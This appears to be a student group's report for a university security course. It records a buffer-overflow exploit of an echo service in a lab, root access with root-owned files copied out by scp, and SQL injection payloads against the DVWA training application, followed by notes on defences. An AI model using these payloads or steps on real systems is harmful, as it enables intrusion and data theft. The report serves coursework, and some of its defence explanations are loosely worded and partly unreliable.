Project 2: Exploitation

C. Project Report

CS 4371

Dr. Gu

04/09/2019

Group 5

Abebe Aryam
Droddy Richard
Geng Rebecca
Rakhsha Hanna
Vielma Oswaldo


Section I (Introduction):

On this project, our team worked on making software vulnerable by exploiting it. We did this by getting into the computer systems part of the computer security system. Overall, the goal for this project was to understand the exposed software, organize how to exploit it and then defend it from getting exploited in the future. On Task I, Rebecca and Aryam worked on numbers 1, 2 and 3. Hanna and Aryam then worked to double check Task I and worked on Task II, parts 1, 2, 3.1,and 3.2. Aryam and Hanna worked on all of Task III. All team members worked together to get the firewall policy implemented on the Cisco Configuration Professional.

In order to exploit, we needed to setup the network to make sure the internal and external servers were connected. After that, we began the ssh service in computer D.2. Computer D.2 is part of the internal computer whereas computer A.D acts as the external server. In order to configure the firewall on D.2, we used the Cisco Configuration Professional so that the outside computer may only access the echo service (port 30000), web service (port 80) of the internal servers, and the ssh service (port 22) of the internal computers. Then we began to exploit from the external server. While writing this paper our team worked on various parts. Aryam worked on the introduction, conclusion, Task I, Task II part b, Task III part e and Task IV part b. Rebecca worked on editing the document, Task III part c, and Task IV part 2 a. Hanna worked on Task III and Task IV part c and d. Oswaldo worked on part of the introduction and added further explanation to Task IV part d. Richard worked on overall revisions and grammatical changes throughout the entire document.

Task I: ***Set up the network***

1) We checked that all devices were wired correctly according to Figure 1.
2) We checked NIC of all A.D, D.1 and D.2 also configured according to Figure 1.
3) We logged into User05 on Computer D.2 and started the echo service (ran the command "/root/echoserver/tcps" in a terminal and kept the terminal open).




```
[User05@D ~]$ /root/echoserver/tcps
```

4) We also started SSH service in D.2 as well as the already running Metasploit2 VM.
5) Then we configured the Firewall in D.2 using Cisco Configuration Professional for outside computers to access the echo service, web service and SSH service for internal servers and internal workstations. By going into the port manager for echo, and following the same configuration from project 1.


Task II: ***Test the services***

1) We were not able to read the files in /root/files of Computer D.2 with local login and SSH login.




```
[User05@D ~]$ ll /root/files
ls: cannot open directory /root/files: Permission denied
[User05@D ~]$ 
```

2) We then started the echo service in Computer D.2, and found the user ID associated with the service process. We did this by using the regular user and not root.




```
[User05@G ~]$ cd Desktop/Project20
[User05@G Project20]$ su - user05
su: user user05 does not exist
[User05@G Project20]$ su - User05
Password:
[User05@G ~]$ ls
Desktop    Downloads  Pictures  Templates  WinXPSP2
Documents  Music      Public    Videos
[User05@G ~]$ 
```

3.1) We connected to the echo service in Computer D.2. Then checked whether or not the service ran smoothly with various inputs. For example, inputs of fewer than 8 bytes and inputs of more than 10 bytes.
While 15 bytes caused no response, 17+ bytes resulted in a crash.




```
[User05@D Project2]$ ./tcpc
asdfghjkl12345
asdfghjkl12345
exit
[User05@D Project2]$ ./tcpc
asdfghjklqwerty
exit
^C
[User05@D Project2]$ ./tcpc
asdfghjklqwertyui
exit
[User05@D Project2]$
```



```
[User05@D ~]$ /root/echoserver/tcps
A connection from 127.0.0.1 is opened!
A connection from 127.0.0.1 is closed!
A connection from 127.0.0.1 is opened!
^C
[User05@D ~]$ /root/echoserver/tcps
A connection from 127.0.0.1 is opened!
A connection from 127.0.0.1 is closed!
```


3.2) We then connected to the SSH service in Computer D.2. Once we were connected, we checked whether or not we could read any file in the directory /root/files.

c) This shows which user ID is running the echo service in Computer D.2.



```
[User05@D Desktop]$ cd /root/files
-bash: cd: /root/files: Permission denied
[User05@D Desktop]$ cat /root/files/file1
cat: /root/files/file1: Permission denied
[User05@D Desktop]$ cat /root/files/file2
cat: /root/files/file2: Permission denied
[User05@D Desktop]$ ll /root/files
ls: cannot open directory /root/files: Permission denied
[User05@D Desktop]$ ps aux | grep echo
root      6867  0.0  0.0   3920   468 pts/0    S+   Mar08   0:00 /root/echoserve
r/tcps
User05   11863  0.0  0.0 103324   896 pts/2    S+   17:40   0:00 grep echo
[User05@D Desktop]$
```

d) This shows which user ID is running the SSH service in Computer D.2.



```
[User05@D Project2]$ ps aux | grep ssh
root      2058  0.0  0.0  66288  1204 ?        Ss   Mar29   0:00 /usr/sbin/sshd
root      8405  0.0  0.0 104664  4504 ?        Ss   13:42   0:00 sshd: User05 [priv]
User05    8407  0.0  0.0 104664  1876 ?        S    13:42   0:00 sshd: User05@pts/3
User05    8435  0.0  0.0 103324   896 pts/3    S+   13:43   0:00 grep ssh
[User05@D Project2]$
```


3.3) We then opened the DVWA website, and logged in with admin/password.

Task III: ***Exploit the service***

III.A: Exploit the echo service


1) We changed the overflow string in the attack program to exploit the echo service from Computer A.D.

This shows the code being run and the echo service can be exploited by the provided shell code.


User05@A:~/Desktop/Project2
File Edit View Search Terminal Help

```
[User05@A Project2]$ ./attack
whoami

root

ls

Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
WinXPSP2
config
enable

cd /root/files

ls

file1
file2

^C
[User05@A Project2]$ 
```

2) We then found the files in /root/files in Computer D.2.
This shows the exploiting packet captured in Computer A.D.



eth0 [Wireshark 1.8.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: tcp


```
No.   Time          Source         Destination    Protocol Length Info
   12 3.582941579   172.10.30.13   172.40.100.4   TCP      264 54934 > ndmps [PSH, ACK] Seq=1 Ack=1 Win=115 L
   18 5.549149136   172.10.30.13   172.40.100.4   TCP       73 54934 > ndmps [PSH, ACK] Seq=199 Ack=1 Win=115
   20 5.551026375   172.40.100.4   172.10.30.13   TCP       71 ndmps > 54934 [PSH, ACK] Seq=1 Ack=206 Win=122
   22 5.956135354   172.10.30.13   172.40.100.4   TCP       67 54934 > ndmps [PSH, ACK] Seq=206 Ack=6 Win=115
   26 6.924210901   172.10.30.13   172.40.100.4   TCP       67 54934 > ndmps [PSH, ACK] Seq=207 Ack=6 Win=115
   30 7.668384698   172.10.30.13   172.40.100.4   TCP       69 54934 > ndmps [PSH, ACK] Seq=208 Ack=6 Win=115
   32 7.670627573   172.40.100.4   172.10.30.13   TCP      156 ndmps > 54934 [PSH, ACK] Seq=6 Ack=211 Win=122
   36 8.012515469   172.10.30.13   172.40.100.4   TCP       67 54934 > ndmps [PSH, ACK] Seq=211 Ack=96 Win=11
   44 11.340140855  172.10.30.13   172.40.100.4   TCP       67 54934 > ndmps [PSH, ACK] Seq=212 Ack=96 Win=11
   55 15.316382760  172.10.30.13   172.40.100.4   TCP       81 54934 > ndmps [PSH, ACK] Seq=213 Ack=96 Win=11
   57 15.764146945  172.10.30.13   172.40.100.4   TCP       67 54934 > ndmps [PSH, ACK] Seq=228 Ack=96 Win=11
   65 18.925145177  172.10.30.13   172.40.100.4   TCP       69 54934 > ndmps [PSH, ACK] Seq=229 Ack=96 Win=11
   67 18.927170969  172.40.100.4   172.10.30.13   TCP       78 ndmps > 54934 [PSH, ACK] Seq=96 Ack=232 Win=12
   71 19.300145311  172.10.30.13   172.40.100.4   TCP       67 54934 > ndmps [PSH, ACK] Seq=232 Ack=108 Win=1
   97 31.228194997  172.10.30.13   172.40.100.4   TCP       67 54934 > ndmps [PSH, ACK] Seq=233 Ack=108 Win=1

▷ Frame 12: 264 bytes on wire (2112 bits), 264 bytes captured (2112 bits) on interface 0
▷ Ethernet II, Src: b0:83:fe:91:b0:d2 (b0:83:fe:91:b0:d2), Dst: Cisco_83:a1:c9 (40:55:39:83:a1:c9)
▷ Internet Protocol Version 4, Src: 172.10.30.13 (172.10.30.13), Dst: 172.40.100.4 (172.40.100.4)
▷ Transmission Control Protocol, Src Port: 54934 (54934), Dst Port: ndmps (30000), Seq: 1, Ack: 1, Len: 198
▽ Data (198 bytes)
    Data: 010203040506070801020304050607080102030405060708...
    [Length: 198]

0000  40 55 39 83 a1 c9 b0 83  fe 91 b0 d2 08 00 45 00   @U9..... ......E.
0010  00 fa 16 5a 40 00 40 06  49 60 ac 0a 1e 0d ac 28   ...Z@.@. I`.....(
0020  64 04 d6 96 75 30 f6 e3  aa 6c 30 e1 97 f1 80 18   d...u0.. .l0.....
0030  00 73 4a ee 00 00 01 01  08 0a f2 7a bc 34 14 9a   .sJ..... ...z.4..
0040  10 a3 01 02 03 04 05 06  07 08 01 02 03 04 05 06   ........ ........

Frame (frame), 264 bytes    Packets: 131 Displayed: 15 Mark...    Profile: Default
```

3) We then retrieved the files to Computer A.D.
Once we gained access to D.2, using the shell from A.D, we tested out basic linux commands like “whoami” and “ls” to see where we were. After seeing we had root access we used the command “cd /root/files” to get to the directory with the files in it. Next we used the command “mv file1 /” and “mv file2 /” to move the files to the base directory. Finally we used “mv file1 /home/User05/Desktop” and “mv file2 /home/User05/Desktop” to get them to an easier access point. In order to read the files we used “chmod 777 file1” and “chmod 777 file2” to give


permissions to everybody. From there we used “ssh User05@172.40.100.4” to connect from A.D to D.2. Once in “scp ./file1 User05@172.10.30.13:./Desktop” and “scp ./file2 User05@172.10.30.13:./Desktop” let us copy the files to computer A.D for access.


User05@A:~/Desktop/Project2
File Edit View Search Terminal Help

```
cd /root/files

mv file1 /
mv file2 /
cd ..
ls

aircrack-ng
anaconda-ks.cfg
echoserver
files
install.log
install.log.syslog
sshd_config
cd ..

ls

Desktop
bin
boot
dev
etc
file1
file2
home
lib
lib64
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
cp file1 /root/files
cp file2 /root/files

mv file1 /home/User05/Desktop
mv file2 /home/User05/Desktop
```


User05@A:~/Desktop/Project2
File Edit View Search Terminal Help

```
mv file1 /home/User05/Desktop
mv file2 /home/User05/Desktop
cd root/files
ls

file1
file2
cd ..
cd ..
cd /home/User05/Desktop
ls

WinXPSP2.desktop
file1
file2

chmod 777 file1

chmod 777 file2
```




```
[User05@D ~]$ ls
config   Documents  enable  Pictures  Templates      Videos
Desktop  Downloads  Music   Public    TransferFiles  WinXPSP2
[User05@D ~]$ cd Desktop
[User05@D Desktop]$ ls
file1  file2  WinXPSP2.desktop
[User05@D Desktop]$ scp file1
usage: scp [-1246BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]
           [-l limit] [-o ssh_option] [-P port] [-S program]
           [[user@]host1:]file1 ... [[user@]host2:]file2
[User05@D Desktop]$ scp ./file1 User05@172.10.30.13:./Desktop
The authenticity of host '172.10.30.13 (172.10.30.13)' can't be established.
RSA key fingerprint is 26:a2:b5:42:e6:6a:17:47:87:04:58:8a:4b:f8:f0:5c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.10.30.13' (RSA) to the list of known hosts.
User05@172.10.30.13's password:
file1                                         100%    6     0.0KB/s   00:00
[User05@D Desktop]$ scp ./file2 User05@172.10.30.13:./Desktop
User05@172.10.30.13's password:
file2                                         100%    8     0.0KB/s   00:00
[User05@D Desktop]$
```

III.B: Exploit the DVWA website.

3) Show the injected SQL statement.

1 and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user_id) from users#

This shows the screenshot of the web page that show all user IDs, first names, and last names.



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox

172.40.100.54/dvwa/vulnerabilities/sqli/?id=1+and+1%3D0+union+select+null%2C+concat(first_nam

Vulnerability: SQL Injection


User ID:

```
ID: 1 and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user_id) from users#
First name:
Surname: admin
admin
1

ID: 1 and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user_id) from users#
First name:
Surname: Gordon
Brown
2

ID: 1 and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user_id) from users#
First name:
Surname: Hack
Me
3

ID: 1 and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user_id) from users#
First name:
Surname: Pablo
Picasso
4

ID: 1 and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user_id) from users#
First name:
Surname: Bob
Smith
5
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: medium
PHPIDS: disabled



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox

172.70.100.54/dvwa/vulnerabilities/sqli/?id=true+or+1%3D1&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: true or 1=1
First name: admin
Surname: admin

ID: true or 1=1
First name: Gordon
Surname: Brown

ID: true or 1=1
First name: Hack
Surname: Me

ID: true or 1=1
First name: Pablo
Surname: Picasso

ID: true or 1=1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Task IV: *Defend the echo service*

a) The main reason why randomization can defeat the attack is that it causes the stack to be allocated in a different memory location with each run. This will make it extremely difficult for the attack to succeed because they will need to observe the system in a run to find out what memory address the shell code will be placed into. This means that the attacker will be unable to analyze the system and it will be difficult to locate where their stack is.

b) If only the low 16 bits of the stack are randomized, the probability that an exploiting packet can compromise the server would be 1 in 2^16. If an attacker sends 10 exploiting packets every second, the probability for an attacker to compromise the server would be 10 in 2^16 or (10 packet/seconds * 1/ 2^16).

c) Exec-shield can defeat the buffer overflow attack by not executing any of the memory in the stack. This way the overflow never occurs.

d) Exec-shield does not prevent stack overflow from happening. Not all buffer overflows happen on the stack, some may happen on the heap or even on the exec-shield itself (data section). The attacker can still overwrite the return address in these cases.

Conclusion

This project allowed us to see the effects of vulnerable code, learn a method of exploitation, and how to defend against it. Our group focused on creating vulnerability by exploiting software. This was accomplished by accessing the computer systems. The goal for this project was met by also learning how to defend software from being exploited in the future. We started by setting up the network and running necessary services like ssh. After doing so we configured the firewall, allowing us to start our exploit from the external server.